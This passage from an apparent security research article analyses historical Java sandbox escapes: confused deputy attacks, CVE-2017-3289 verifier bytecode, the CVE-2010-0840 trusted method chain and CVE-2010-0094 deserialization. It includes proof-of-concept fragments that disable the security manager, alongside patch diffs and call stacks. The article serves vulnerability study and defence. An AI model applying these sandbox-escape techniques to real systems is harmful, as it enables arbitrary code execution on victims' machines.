Finally, we call stmt.execute() to actually perform the call to setSecurityManager(). This call will succeed, because we have replaced the security context in stmt.acc with a security context that has been assigned all privileges.

------[4.1.3 - Discussion

The problem of confused deputy attacks naturally arises from the very core concepts of Java platform security. One crucial mechanism of the sandbox is stack-based access control, which inspects the call stack whenever sensitive operations are attempted, thus detecting direct access from untrusted code to sensitive class members, for example. In many cases,

however, this stack inspection terminates before all callers on the current stack have been checked for appropriate permissions. There are two common cases when this happens. In the first case, one of the callers on the stack calls doPrivileged() to explicitly state that the desired action is deemed secure, even if called from unprivileged code. While doPrivileged() generally is a sensible mechanism, it can also be used incorrectly in situations where not all precautions have been taken to actually ensure that a specific operation is secure. In the second case, a method in a system class will manually check properties of the immediate caller only, and skip the JVM's access control mechanism that would inspect also the other callers on the stack. In both these cases can analysts profit from incomplete stack walks by performing certain sensitive actions simply on behalf of system classes.

----[4.2 - Uninitialized Instance

------[4.2.1 - Background

A crucial step in Java object initialization is calling the constructor of the respective type. Constructors contain necessary code for variable initialization, but may also contain security checks. It is therefore important for the security and stability of the platform to enforce that constructors are actually called before object initialization completes and methods of the type are invoked by other code.

Enforcing constructor calls is in the responsibility of the bytecode verifier, which checks all classes during loading to ensure their validity. This also includes, for instance, checking that jumps land on valid instructions and not in the middle of an instruction, and checking that the control flow ends with a return instruction. Furthermore, it also checks that instructions operate on valid types, which is required to prevent type confusion attacks, which we presented in Section 3.1.1.

Historically, to check type validity, the JVM relied on a data flow analysis to compute a fix point. This analysis may require to perform multiple pass over the same paths. As this is time consuming, and may slower the class loading process, a new approach has been developed to perform the type checking in linear time where each path is only checked once. To achieve that, meta-information called stack map frames have been added along the bytecode. In brief, stack map frames describe the possible types at each branch targets. Stack map frames are stored in a structure called the stack map table [25].

There is an uninitialized instance vulnerability when the analyst is able to create an instance on which the call to <init>(*), the constructor of the object or the constructor of the super class, is not executed. This vulnerability directly violates the specification of the virtual machine [21]. The consequences on the security of the JVM is that with an uninitialized instance vulnerability an analyst can instantiate objects he should not be able to and have access to properties and methods he should not have access to. This could potentially lead to a sandbox escape.

------[4.2.2 - Example: CVE-2017-3289

The description of the CVE indicates that "Successful attacks of this vulnerability can result in takeover of Java SE, Java SE Embedded." [22]. As for CVE-2017-3272, this means it might be possible to exploit the vulnerability to escape the Java sandbox.

Redhat's bugzilla indicates that "An insecure class construction flaw, related to the incorrect handling of exception stack frames, was found in the Hotspot component of OpenJDK. An untrusted Java application or applet could use this flaw to bypass Java sandbox restrictions." [23]. This informs the analyst that (1) the vulnerability lies in C/C++ code (Hotspot is the name of the Java VM) and that (2) the vulnerability is related to an illegal class construction and to exception stack frames. Information (2) indicates that the vulnerability is probably in the C/C++ code checking the validity of the bytecode. The page also links to the OpenJDK's patch for this vulnerability.

The OpenJDK's patch "8167104: Additional class construction refinements" fixing the vulnerability is available online [24]. Five C++ files are patched: "classfile/verifier.cpp", the class responsible for verifying the structure and the validity of a class file, "classfile/stackMapTable.{cpp, hpp}", the files handling the stack map table, and "classfile/stackMapFrame.{cpp, hpp}", the files representing the stack map frames.

By looking at the diff, one notices that function StackMapFrame::has_flag_match_exception() has been removed and a condition, which we will refer to as C1, has been updated by removing the call to has_flag_match_exception(). Also, methods match_stackmap() and is_assignable_to() have now one less parameter: "bool handler" has been removed. This parameter "handler" is set to "true" if the verifier is currently checking an exception handler. Condition C1 is illustrated in the following listing:

```
-------------------------------------------------------------------------
     ....
     -  bool match_flags = (_flags | target->flags()) == target->flags();
     -  if (match_flags || is_exception_handler &&
              has_flag_match_exception(target)) {
     +  if ((_flags | target->flags()) == target->flags()) {
          return true;
        }
     ....
-------------------------------------------------------------------------
```

This condition is within function is_assignable_to() which checks if the current stack map frame is assignable to the target stack map frame, passed as a parameter to the function. Before the patch, the condition to return "true" was "match_flags || is_exception_handler && has_flag_match_exception(target)". In English, this means that flags for the current stack map frame and the target stack map frame are the same or that the current instruction is in an exception handler and that function "has_flag_match_exception" returns "true". Note that there is only one kind of flag called "UNINITIALIZED_THIS" (aka FLAG_THIS_UNINIT). If this flag is true, it indicates that the object referenced by "this" is uninitialized, i.e., its constructor has not yet been called.

After the patch, the condition becomes "match_flags". This means that, in the vulnerable version, there is probably a way to construct bytecode for which "match_flags" is false (i.e., "this" has the uninitialized flag in the current frame but not in the target frame), but for which "is_exception_handler" is "true" (the current instruction is in an exception handler) and for which "has_flag_match_exception(target)" returns "true". But when does this function return "true"?

Function has_flag_match_exception() is represented in the following listing.

```
-------------------------------------------------------------------------
  1: ....
  2: bool StackMapFrame::has_flag_match_exception(
  3:     const StackMapFrame* target) const {
  4:
  5:   assert(max_locals() == target->max_locals() &&
  6:          stack_size() == target->stack_size(),
  7:                "StackMap sizes must match");
  8:
  9:   VerificationType top = VerificationType::top_type();
 10:   VerificationType this_type = verifier()->current_type();
 11:
 12:   if (!flag_this_uninit() || target->flags() != 0) {
 13:     return false;
 14:   }
 15:
 16:   for (int i = 0; i < target->locals_size(); ++i) {
 17:     if (locals()[i] == this_type && target->locals()[i] != top) {
 18:       return false;
```

```
 19:     }
 20:   }
 21:
 22:   for (int i = 0; i < target->stack_size(); ++i) {
 23:     if (stack()[i] == this_type && target->stack()[i] != top) {
 24:       return false;
 25:     }
 26:   }
 27:
 28:   return true;
 29: }
 30: ....
```

In order for this function to return "true" all the following conditions must pass: (1) the maximum number of local variables and the maximum size of the stack must be the same for the current frame and the target frame (lines 5-7); (2) the current frame must have the "UNINIT" flag set to "true" (line 12-14); and (3) uninitialized objects are not used in the target frame (lines 16-26).

The following listing illustrates bytecode that satisfies the three conditions:

```
  <init>()
  0: new           // class java/lang/Throwable
  1: dup
  2: invokespecial // Method java/lang/Throwable."<init>":()V
  3: athrow
  4: new           // class java/lang/RuntimeException
  5: dup
  6: invokespecial // Method java/lang/RuntimeException."<init>":()V
  7: athrow
  8: return
  Exception table:
   from    to  target type
      0    4    8   Class java/lang/Throwable
      StackMapTable: number_of_entries = 2
        frame at instruction 3
          local = [UNINITIALIZED_THIS]
          stack = [ class java/lang/Throwable ]
        frame at instruction 8
          locals = [TOP]
          stack = [ class java/lang/Throwable ]
```

The maximum number of locals and the maximum stack size can be set to 2 to satisfy the first condition. The current frame has "UNINITIALIZED_THIS" set to true at line 3 to satisfy the second condition. Finally, to satisfy the third condition, uninitialized locals are not used in the target of the "athrow" instruction (line 8) since the first element of the local is initialized to "TOP".

Note that the code is within a try/catch block to have "is_exception_handler" set to "true" in function is_assignable_to(). Moreover, notice that the bytecode is within a constructor (<init>() in bytecode). This is mandatory in order to have flag "UNINITIALIZED_THIS" set to true.

We now know that the analyst is able to craft bytecode that returns an uninitialized object of itself. At a first glance, it may be hard to see how such an object could be used by the analyst. However, a closer look reveals that such a manipulated class could be implemented as a subclass of a system class, which can be initialized without calling super.<init>(), the constructor of the super class. This can be used to instantiate public system classes that can otherwise not be instantiated by untrusted code, because their constructors are private, or contain permission checks. The next step is to find such classes which offer "interesting" functionalities to the analyst. The aim is to combine all the functionalities to be able to

execute arbitrary code in a sandbox environment, hence bypassing the sandbox. Finding useful classes is, however, a complicated task by itself. Specifically, we are facing the following challenges.

Challenge 1: Where to look for helper code

The JRE ships with numerous jar files containing JCL (Java Class Library) classes. These classes are loaded as _trusted_ classes and may be leveraged when constructing an exploit. Unfortunately for the analyst, but fortunately for Java users, more and more of the classes are tagged as "restricted" meaning that _untrusted_ code cannot directly instantiate them. The number of restricted packages went from one in 1.6.0_01 to 47 in 1.8.0_121. This means that the percentage of code that the analyst cannot directly use when building an exploit went from 20% in 1.6.0_01 to 54% in 1.8.0_121.

Challenge 2: Fields may not be initialized

Without the proper permission it is normally not possible to instantiate a new class loader. The permission of the _ClassLoader_ class being checked in the constructor it seems, at first sight, to be an interesting target. With the vulnerability of CVE-2017-3289 it is indeed possible to instantiate a new class loader without the permission since the constructor code -- and thus the permission check -- will not be executed. However, since the constructor is bypassed, fields are initialized with default values (e.g, zero for integers, null for references). This is problematic since the interesting methods which normally allows to define a new class with all privileges will fail because the code will try to dereference a field which has not been properly initialized. After manual inspection it seems difficult to bypass the field dereference since all paths are going through the instruction dereferencing the non-initialized field. Leveraging the _ClassLoader_ seems to be a dead end. Non-initialized fields is a major challenge when using the vulnerability of CVE-2017-3289: in addition to the requirements for a target class to be public, non-final and non-restricted, its methods of interest should also not execute a method dereferencing uninitialized fields.

We have not yet found useful helper code for Java version 1.8.0 update 112. To illustrate how the vulnerability of CVE-2017-3289 works we will show alternative helper code for exploits leveraging 0422 and 0431. Both exploits rely on _MBeanInstantiator_, a class that defines method findClass() which can load arbitrary classes. Class _MBeanInstantiator_ has only private constructors, so direct instantiation is not possible. Originally, these exploits use _JmxMBeanServer_ to create an instance of _MBeanInstantiator_. We will show that an analyst can directly subclass _MBeanInstantiator_ and use vulnerability 3289 to get an instance of it.

The original helper code to instantiate _MBeanInstantiator_ relies on _JmxMBeanServer_ as shown below:

```
  1: JmxMBeanServerBuilder serverBuilder = new JmxMBeanServerBuilder();
  2: JmxMBeanServer server =
  3:       (JmxMBeanServer) serverBuilder.newMBeanServer("", null, null);
  4: MBeanInstantiator instantiator = server.getMBeanInstantiator();
```

The alternative code to instantiate _MBeanInstantiator_ leverages the vulnerability of CVE-2017-3289:

```
  1: public class PoCMBeanInstantiator extends java.lang.Object {
  2:   public PoCMBeanInstantiator(ModifiableClassLoaderRepository clr) {
  3:     throw new RuntimeException();
  4:   }
  5:
  6:   public static Object get() {
  7:     return new PoCMBeanInstantiator(null);
  8:   }
  9: }
```

Note that since _MBeanInstantiator_ does not have any public constructor, _PoCMBeanInstantiator_ has to extend a dummy class, in our example _java.lang.Object_, in the source code. We use the ASM [28] bytecode manipulation library, to change the super class of _PoCMBeanInstantiator_ to _MBeanInstantiator_. We also use ASM to change the bytecode of the constructor to bypass the call to super.<init>(*).

Since Java 1.7.0 update 13, Oracle has added _com.sun.jmx._ as a restricted package. Class _MBeanInstantiator_ being in this package, it is thus not possible to reuse this helper code in later versions of Java.

To our surprise, this vulnerability affects more than 40 different public releases. All Java 7 releases from update 0 to update 80 are affected. All Java 8 releases from update 5 to update 112 are also affected. Java 6 is not affected.

By looking at the difference between the source code of the bytecode verifier of Java 6 update 43 and Java 7 update 0, we notice that the main part of the diff corresponds to the inverse of the patch presented above. This means that the condition under which a stack frame is assignable to a target stack frame within an exception handler in a constructor has been weakened. Comments in the diff indicate that this new code has been added via request 7020118 [26]. This request asked to update the code of the bytecode verifier in such a way that NetBeans' profiler can generate handlers to cover the entire code of a constructor.

The vulnerability has been fixed by tightening the constraint under which the current stack frame -- in a constructor within a try/catch block -- can be assigned to the target stack frame. This effectively prevents bytecode from returning an uninitialized ``this'' object from the constructor.

As far as we know, there are at least three publicly known _uninitialized instance_ vulnerabilities for Java. One is CVE-2017-3289 described in this paper. The second has been discovered in 2002 [29]. The authors also exploited a vulnerability in the bytecode verifier which enables to not call the constructor of the super class. They have not been able to develop an exploit to completely escape the sandbox. They were able, however, to access the network and read and write files to the disk. The third has been found by a research group at Princeton in 1996 [30]. Again, the problem is within the bytecode verifier. It allows for a constructor to catch exceptions thrown by a call to super() and return a partially initialized object. Note that at the time of this attack the class loader class did not have any instance variable. Thus, leveraging the vulnerability to instantiate a class loader gave a fully initialized class loader on which any method could be called.

------[4.2.3 - Discussion

The root cause of this vulnerability is a modification of the C/C++ bytecode validation code which enables an analyst to craft Java bytecode which is able not to bypass the call to super() in a constructor of a subclass. This vulnerability directly violates the specification of the virtual machine [21].

However, this vulnerability is useless without appropriate _helper_ code. Oracle has developed static analysis tools to find dangerous gadgets and blacklist them [31]. This makes it harder for an analyst to develop an exploit bypassing the sandbox. Indeed, we have only found interesting gadgets that work with older versions of the JVM. Since they have been blacklisted in the latest versions, the attack does not work anymore. However, even though the approach relies on static analysis, it (1) may generate many false positives which makes it harder to identify real dangerous gadgets and (2) might have false negatives because it does not faithfuly model all specificities of the language, typically reflection and JNI, and thus is not sound.

----[4.3 - Trusted Method Chain

------[4.3.1 - Background

Whenever a security check is performed in Java, the whole call stack is checked. Each frame of the call stack contains a method name identified by its class and method signature. The idea of a trusted method chain attack is to only have trusted classes on the call stack. To achieve this, an analyst typically relies on reflection features present in trusted classes to call target methods. That way, no application class (untrusted) will be on the call stack when the security check is done and the target methods will execute in a privileged context (typically to disable the security manager). In order for this approach to work the chain of methods has to be on a privileged thread such as the event thread. It will not work on the main thread because the class with the main method is considered untrusted and the security check will thus throw an exception.

------[4.3.2 - Example: CVE-2010-0840

This vulnerability is the first example of a trusted method chain attack against the Java platform [32]. It relies on the _java.beans.Statement_ class to execute target methods via reflection. The exploit injects a _JList_ GUI element ("A component that displays a list of objects and allows the user to select one or more items." [33]) to force the GUI thread to draw the new element. The exploit code is as follows:

```
-------------------------------------------------------------------------------
     // target method
     Object target = System.class;
     String methodName = "setSecurityManager";
     Object[] args = new Object[] { null };

     Link l = new Link(target, methodName, args);

     final HashSet s = new HashSet();
     s.add(l);

     Map h = new HashMap() {
        public Set entrySet() {
                return s;
        }; };

     sList = new JList(new Object[] { h });
-------------------------------------------------------------------------------
```

The target method is represented as a _Statement_ through the _Link_ object. The _Link_ class is not a class from the JCL but a class constructed by the analyst. The _Link_ class is a subclass of _Expression_ which is a subclass of _Statement_. The _Link_ object also implements, although in a fake way, the getValue() method of the _java.util.Map.Entry_ interface. It is not a real implementation of the _Entry_ interface because only the getValue() method is present. This "implementation" cannot be done with a normal javac compiler and has to be done by directly modifying the bytecode of the _Link_ class.

```
-------------------------------------------------------------------------------
     interface Entry<K,V> {
        [...]
        /**
        * Returns the value corresponding to this entry.  If the mapping
        * has been removed from the backing map (by the iterator's
        * <tt>remove</tt> operation), the results of this call are
        * undefined.
        *
        * @return the value corresponding to this entry
        * @throws IllegalStateException implementations may, but are not
        *         required to, throw this exception if the entry has been
        *         removed from the backing map.
        */
        V getValue();
        [...]
-------------------------------------------------------------------------------
```

This interface has the getValue() method. It turns out that the _Expression_ class also has a getValue() method with the same signature. That is why at runtime calling Entry.getValue() on an object of type _Link_, faking the implementation of _Entry_, can succeed.

```
     // in AbstractMap
     public String toString() {
        Iterator<Entry<K,V>> i = entrySet().iterator();
        if (! i.hasNext())
                return "{}";

        StringBuilder sb = new StringBuilder();
        sb.append('{');
        for (;;) {
                Entry<K,V> e = i.next();
                K key = e.getKey();
                V value = e.getValue();
                sb.append(key   == this ? "(this Map)" : key);
                sb.append('=');
                sb.append(value == this ? "(this Map)" : value);
                if (! i.hasNext())
                        return sb.append('}').toString();
                sb.append(',').append(' ');
        }
     }
```

The analyst aims at calling the AbstractMap.toString() method to call Entry.getValue() on the _Link_ object which calls the invoke() method:

```
     public Object getValue() throws Exception {
        if (value == unbound) {
                setValue(invoke());
        }
        return value;
     }
```

The invoke method executes the analyst's target method System.setSecurityManapger(null) via reflection to disable the security manager. The call stack when this method is invoked through reflection looks like this:

```
     at java.beans.Statement.invoke(Statement.java:235)
     at java.beans.Expression.getValue(Expression.java:98)
     at java.util.AbstractMap.toString(AbstractMap.java:487)
     at javax.swing.DefaultListCellRenderer.getListCellRendererComponent
        (DefaultListCellRenderer.java:125)
     at javax.swing.plaf.basic.BasicListUI.updateLayoutState
        (BasicListUI.java:1337)
     at javax.swing.plaf.basic.BasicListUI.maybeUpdateLayoutState
        (BasicListUI.java:1287)
     at javax.swing.plaf.basic.BasicListUI.paintImpl(BasicListUI.java:251)
     at javax.swing.plaf.basic.BasicListUI.paint(BasicListUI.java:227)
     at javax.swing.plaf.ComponentUI.update(ComponentUI.java:143)
     at javax.swing.JComponent.paintComponent(JComponent.java:758)
     at javax.swing.JComponent.paint(JComponent.java:1022)
     at javax.swing.JComponent.paintChildren(JComponent.java:859)
     at javax.swing.JComponent.paint(JComponent.java:1031)
     at javax.swing.JComponent.paintChildren(JComponent.java:859)
     at javax.swing.JComponent.paint(JComponent.java:1031)
     at javax.swing.JLayeredPane.paint(JLayeredPane.java:564)
     at javax.swing.JComponent.paintChildren(JComponent.java:859)
     at javax.swing.JComponent.paint(JComponent.java:1031)
     at javax.swing.JComponent.paintToOffscreen(JComponent.java:5104)
     at javax.swing.BufferStrategyPaintManager.paint
```

```
        (BufferStrategyPaintManager.java:285)
     at javax.swing.RepaintManager.paint(RepaintManager.java:1128)
     at javax.swing.JComponent._paintImmediately(JComponent.java:5052)
     at javax.swing.JComponent.paintImmediately(JComponent.java:4862)
     at javax.swing.RepaintManager.paintDirtyRegions
        (RepaintManager.java:723)
     at javax.swing.RepaintManager.paintDirtyRegions
        (RepaintManager.java:679)
     at javax.swing.RepaintManager.seqPaintDirtyRegions
        (RepaintManager.java:659)
     at javax.swing.SystemEventQueueUtilities$ComponentWorkRequest.run
        (SystemEventQueueUtilities.java:128)
     at java.awt.event.InvocationEvent.dispatch(InvocationEvent.java:209)
     at java.awt.EventQueue.dispatchEvent(EventQueue.java:597)
     at java.awt.EventDispatchThread.pumpOneEventForFilters
        (EventDispatchThread.java:273)
     at java.awt.EventDispatchThread.pumpEventsForFilter
        (EventDispatchThread.java:183)
     at java.awt.EventDispatchThread.pumpEventsForHierarchy
        (EventDispatchThread.java:173)
     at java.awt.EventDispatchThread.pumpEvents
        (EventDispatchThread.java:168)
     at java.awt.EventDispatchThread.pumpEvents
        (EventDispatchThread.java:160)
     at java.awt.EventDispatchThread.run(EventDispatchThread.java:121)
-------------------------------------------------------------------------
```

The first observation is that there are no untrusted class on the call stack. Any security check performed on the elements of the call stack will pass.

As seen on the call stack above, the paint operation (RepaintManager.java:1128) ends up calling the getListCellRendererComponent() method (DefaultListCellRenderer.java:125). The _JList_ constructor takes as a parameter a list of the item elements. This method in turn calls the toString() method on the items. The first element being a _Map_ calls getValue() on all its items. The method getValue() calls Statement.invoke() which calls the analyst's target method via reflection.

------[4.3.3 - Discussion

This vulnerability has been patched by modifying the Statement.invoke() method to perform the reflective call in the _AccessControlContext_ of the code which created the _Statement_. This exploit does not work on recent version of the JRE because the untrusted code which creates the _Statement_ does not have any permission.

----[4.4 - Serialization

------[4.4.1 - Background

Java allows for transforming objects at runtime to byte streams, which is useful for persistence and network communications. Converting an object into a sequence of bytes is called serialiation, and the reverse process of converting a byte stream to an object is called deserialization, accordingly. It may happen that part of the deserialization process in done in a privileged context. An analyst can leverage this by instantiating objects that he would normally not be allowed to instantiate due to lacking permissions. A typical example is the class _java.lang.ClassLoader_. An analyst (always in the context of having no permission) cannot directly instantiate a subclass _S_ of _ClassLoader_ because the constructor of _ClassLoader_ checks whether the caller has permission CREATE_CLASSLOADER. However, if he finds a way to deserialize a serialized version of _S_ in a privileged context, he may end up having an instance of _S_. Note that the serialized version of _S_ can be created by the analyst outside the scope of an attack (e.g., on his own machine with a JVM with no sandbox). During the attack, the serialized version is just data representing an instance of _S_. In this section we show how to exploit CVE-2010-0094 to make use of system code that deserializes data provided by the analyst in a privileged

context. This can be used to execute arbitrary code and thus bypass all sandbox restrictions.

------[4.4.2 - Example: CVE-2010-0094

The vulnerability CVE-2010-0094 [35] lies in method RMIConnectionImpl.createMBean(String, ObjectName, ObjectName, MarshalledObject, String[], Subject). The fourth argument of type _MarshalledObject_ contains a byte representation of an object _S_ which is deserialized in a privileged context (within a call to doPrivileged() with all permissions). The analyst can pass an arbitrary object to createMBean() for deserialization. In our case, he passes a subclass of _java.lang.ClassLoader_:

```
-----------------------------------------------------------------------------
     public class S extends ClassLoader implements Serializable {
     }
-----------------------------------------------------------------------------
```

In a vulnerable version of the JVM (1.6.0_17 for instance), the call stack when object _S_ is instantiated is the following:

```
-----------------------------------------------------------------------------
  1: Thread [main] (Suspended (breakpoint at line 226 in ClassLoader))
  2:    S(ClassLoader).<init>() line: 226 [local variables
                unavailable]
  4:    GeneratedSerializationConstructorAccessor1.newInstance(Object[])
                line: not available
  6:    Constructor<T>.newInstance(Object...) line: 513
  7:    ObjectStreamClass.newInstance() line: 924
  8:    MarshalledObject$MarshalledObjectInputStream
                (ObjectInputStream).readOrdinaryObject(boolean) line: 1737
 10:    MarshalledObject$MarshalledObjectInputStream
                (ObjectInputStream).readObject0(boolean) line: 1329
 12:    MarshalledObject$MarshalledObjectInputStream
                (ObjectInputStream).readObject() line: 351
 14:    MarshalledObject<T>.get() line: 142
 15:    RMIConnectionImpl$6.run() line: 1513
 16:    AccessController.doPrivileged(PrivilegedExceptionAction<T>)
                line: not available [native method]
 18:    RMIConnectionImpl.unwrap(MarshalledObject, ClassLoader,
                Class<T>) line: 1505
 20:    RMIConnectionImpl.access$500(MarshalledObject, ClassLoader,
                Class) line: 72
 22:    RMIConnectionImpl$7.run() line: 1548
 23:    AccessController.doPrivileged(PrivilegedExceptionAction<T>)
                line: not available [native method]
 25:    RMIConnectionImpl.unwrap(MarshalledObject, ClassLoader,
                ClassLoader, Class<T>) line: 1544
 27:    RMIConnectionImpl.createMBean(String, ObjectName, ObjectName,
                MarshalledObject, String[], Subject) line: 376
 29:    Exploit.exploit() line: 79
 30:    Exploit(BypassExploit).run_exploit() line: 24
 31:    ExploitBase.run(ExploitBase) line: 20
 32:    Exploit.main(String[]) line: 19
-----------------------------------------------------------------------------
```

We observe that the deserialization happens within a privileged context (within a doPrivileged() at line 16 and line 23). Notice that it is the constructor of the _ClassLoader_ class (<init>(), trusted code) which is on the stack and not the constructor of _S_ (the analyst class, untrusted code). Note that at line 2 "S(ClassLoader)" means that _ClassLoader_ is on the stack, not _S_. If _S_ would have been on the stack, the permission check in the _ClassLoader_ constructor would have thrown a security exception since untrusted code (thus without the permission) is on the stack. Why then is _S_ not on the call stack? The answer is given by the documentation of the serialization protocol [34]. It says that the constructor which is called is the first constructor of the class hierarchy not implementing the _Serializable_ interface. In our example _S_ implements _Serializable_ so its constructor is not called. _S_ extends

ClassLoader which does not implement _Serializable_. Thus, the empty constructor of _ClassLoader_ is called by the deserialization system code. As a consequence, the stack trace only contains trusted system classes on the stack within the privileged context (there can be untrusted code after doPrivileged() since a permission check will stop at the doPrivileged() method when checking the call stack). The permission check in the _ClassLoader_ will succeed.

However, later in the system code, this instance of _S_ is cast to a type which is nor _S_, neither _ClassLoader_. So, how can the analyst retrieve this instance? One solution is to add a static field to _S_ as well as a method to the _S_ class to save the reference of the instance of _S_ in the static field:

```
-------------------------------------------------------------------------
     public class S extends ClassLoader implements Serializable {
        public static S myCL = null;
        private void readObject(java.io.ObjectInputStream in)
          throws Throwable {
                S.myCL = this;
        }
     }
-------------------------------------------------------------------------
```

The readObject() method is a special method called during deserialization (by readOrdinaryObject() at line 8 in the above call stack). No permission check is done at this point, so untrusted code (S.readObject() method) can be on the call stack.

The analyst now has access to an instance of _S_. Since _S_ is a subclass of _ClassLoader_, the analyst can define a new class with all privileges and disable the security manager (similar approach as in Section 3.1.1). At this point, the sandbox is disabled and the analyst can execute arbitrary code.

This vulnerability affects 14 versions of Java 1.6 (from version 1.6.0_01 to 1.6.0_18). It has been corrected in version 1.6.0_24.

The combination of the following "features" enables the analyst to bypass the sandbox: (1) trusted code allows deserialization of data controlled by untrusted code, (2) deserialization is taking place in a privileged context, and (3) creating an object by means of deserialization follows a different procedure than regular object instantiation.

The vulnerability CVE-2010-0094 has been fixed in Java 1.6.0 update 24. The two calls to doPrivileged() have been removed from the code. In the patched version, when _ClassLoader_ is initialized, the permission check fails since the whole call stack is now checked (see the new call stack below). Untrusted code at lines 21 and below does not have permission CREATE_CLASSLOADER.

```
-------------------------------------------------------------------------
  1: Thread [main] (Suspended (breakpoint at line 226 in ClassLoader))
  2:    MyClassLoader(ClassLoader).<init>() line: 226 [local variables
                unavailable]
  4:    GeneratedSerializationConstructorAccessor1.newInstance(Object[])
                line: not available
  6:    Constructor<T>.newInstance(Object...) line: 513
  7:    ObjectStreamClass.newInstance() line: 924
  8:    MarshalledObject$MarshalledObjectInputStream
                (ObjectInputStream).readOrdinaryObject(boolean) line: 1736
 10:    MarshalledObject$MarshalledObjectInputStream(ObjectInputStream)
                .readObject0(boolean) line: 1328
 12:    MarshalledObject$MarshalledObjectInputStream(ObjectInputStream)
                .readObject() line: 350
 14:    MarshalledObject<T>.get() line: 142
 15:    RMIConnectionImpl.unwrap(MarshalledObject, ClassLoader,
                Class<T>) line: 1523
 17:    RMIConnectionImpl.unwrap(MarshalledObject, ClassLoader,
                ClassLoader, Class<T>) line: 1559
```

```
 19:    RMIConnectionImpl.createMBean(String, ObjectName, ObjectName,
                MarshalledObject, String[], Subject) line: 376
 21:    Exploit.exploit() line: 79
 22:    Exploit(BypassExploit).run_exploit() line: 24
 23:    ExploitBase.run(ExploitBase) line: 20
 24:    Exploit.main(String[]) line: 19
```

------[4.4.3 - Discussion

This vulnerability shows that specificities of the serialization protocol (only a specific constructor is called) can be exploited together with vulnerable system code that deserializes analyst-controlled data in a privileged context to bypass the sandbox and run arbitrary code. As the serialization protocol cannot be easily modified for backward compatibility reasons, the vulnerable code has been patched.

--[5 - Conclusion

In this article, we focused on the Java platform's complex security model, which has been attacked for roughly two decades now. We showed that the platform comprises native components (like the Java virtual machine), as well as a large body of Java system classes (the JCL), and that there has been a broad range of different attacks on both parts of the system. This includes low-level attacks such as memory corruption vulnerabilities on the one hand, but also Java-level attacks on policy enforcement, like trusted-method-chaining attacks for example. This highlights how difficult a task it is to secure the platform for practical use.

We presented this article as a case study to illustrate how a complex system such as the Java platform fails at securely containing the execution of potentially malicious code. Hopefully, this overview of past Java exploits provides insights that help us design more robust systems in the future.

--[6 - References

[1] Aleph One. "Smashing The Stack For Fun And Profit." Phrack 49 1996

[2] Oracle. "The History of Java Technology." http://www.oracle.com/technetwork/java/javase/overview/javahistory-index-198355.html, 2018

[3] Drew Dean, Edward W. Felten, Dan S. Wallach. "Java security: From HotJava to Netscape and beyond." In Security & Privacy, IEEE, 1996

[4] Joshua J. Drake. "Exploiting memory corruption vulnerabilities in the java runtime." 2011

[5] Esteban Guillardoy. "Java 0day analysis (CVE-2012-4681)." https://immunityproducts.blogspot.com/2012/08/java-0day-analysis-cve-2012-4681.html, 2012

[6] Jeong Wook Oh. "Recent Java exploitation trends and malware." Presentation at Black Hat Las Vegas, 2012

[7] Security Explorations. "Oracle CVE ID Mapping SE - 2012 - 01, Security vulnerabilities in Java SE." 2012

[8] Brian Gorenc, Jasiel Spelman. "Java every-days exploiting software running on 3 billion devices." In Proceedings of BlackHat security conference, 2013

[9] Xiao Lee and Sen Nie. "Exploiting JRE - JRE Vulnerability: Analysis & Hunting." Hitcon, 2013

[10] Matthias Kaiser. "Recent Java Exploitation Techniques." HackPra, 2013

[11] Google, https://blog.chromium.org/2014/11/the-final-countdown-for-npapi.html. "The

Final Countdown for NPAPI." 2014

[12] Mozilla, https://blog.mozilla.org/futurereleases/2015/10/08/npapi-plugins-in-firefox/. "NPAPI Plugins in Firefox." 2015

[13] Alexandre Bartel, Jacques Klein, Yves Le Traon. "Exploiting CVE-2017-3272." In Multi-System & Internet Security Cookbook (MISC), May 2018

[14] Red Hat. "CVE-2017-3272 OpenJDK: insufficient protected field access checks in atomic field updaters (Libraries, 8165344)." Bugzilla - Bug 1413554 https://bugzilla.redhat.com/show_bug.cgi?id=1413554 2017

[15] Norman Maurer. "Lesser known concurrent classes - Atomic*FieldUpdater." In http://normanmaurer.me/blog/2013/10/28/Lesser-known-concurrent-classes-Part-1/

[16] Jeroen Frijters. "Arraycopy HotSpot Vulnerability Fixed in 7u55 (CVE-2014-0456)." In IKVM.NET Weblog, 2014

[17] NIST. "CVE-2016-3587." https://nvd.nist.gov/vuln/detail/CVE-2016-3587

[18] Vincent Lee. "When Java throws you a Lemon, make Limenade: Sandbox escape by type confusion." In https://www.zerodayinitiative.com/blog/2018/4/25/when-java-throws-you-a-lemon-make-limenade-sandbox-escape-by-type-confusion

[19] Red Hat. "CVE-2015-4843 OpenJDK: java.nio Buffers integer overflow issues (Libraries, 8130891)." Bugzilla - Bug 1273053 https://bugzilla.redhat.com/show_bug.cgi?id=1273053, 2015

[20] Alexandre Bartel. "Exploiting CVE-2015-4843." In Multi-System & Internet Security Cookbook (MISC), January 2018

[21] Oracle. "The Java Virtual Machine Specification, Java SE 7 Edition: 4.10.2.4. Instance initialization methods and newly created objects." http://docs.oracle.com/javase/specs/jvms/se7/html/jvms-4.html#jvms-4.10.2.4, 2013

[22] National Vulnerability Database. "Vulnerability summary for cve-2017-3289." https://nvd.nist.gov/vuln/detail/CVE-2017-3289

[23] Redhat. "Bug 1413562 - (cve-2017-3289) cve-2017-3289 openjdk: insecure class construction (hotspot, 8167104)." https://bugzilla.redhat.com/showbug.cgi?id=1413562.

[24] OpenJDK. "Openjdk changeset 8202:02a3d0dcbedd jdk8u121-b08 8167104: Additional class construction refinements." http://hg.openjdk.java.net/jdk8u/jdk8u/hotspot/rev/02a3d0dcbedd.

[25] Oracle. "The java virtual machine specification, java se 7 edition: 4.7.4. the stackmaptable attribute." http://docs.oracle.com/javase/specs/jvms/se7/html/ jvms-4.html#jvms-4.7.4, 2013

[26] "Request for review (s): 7020118." http://mail.openjdk.java.net/pipermail/hotspot-runtime-dev/2011-February/001866.html

[27] Philipp Holzinger, Stephan Triller, Alexandre Bartel, and Eric Bodden. "An in-depth study of more than ten years of java exploitation." In Proceedings of the 23rd ACM Conference on Computer and Communications

[28] Eric Bruneton. "ASM, a Java bytecode engineering library." http://download.forge.objectweb.org/asm/asm-guide.pdf

[29] LSD Research Group et al.. "Java and java virtual machine security, vulnerabilities and their exploitation techniques." In Black Hat Briefings,

2002

[30] Drew Dean, Edward W Felten, and Dan S Wallach. "Java security: From hotjava to netscape and beyond." In Proceedings, IEEE Symposium on Security and Privacy, 1996, pages 190-200

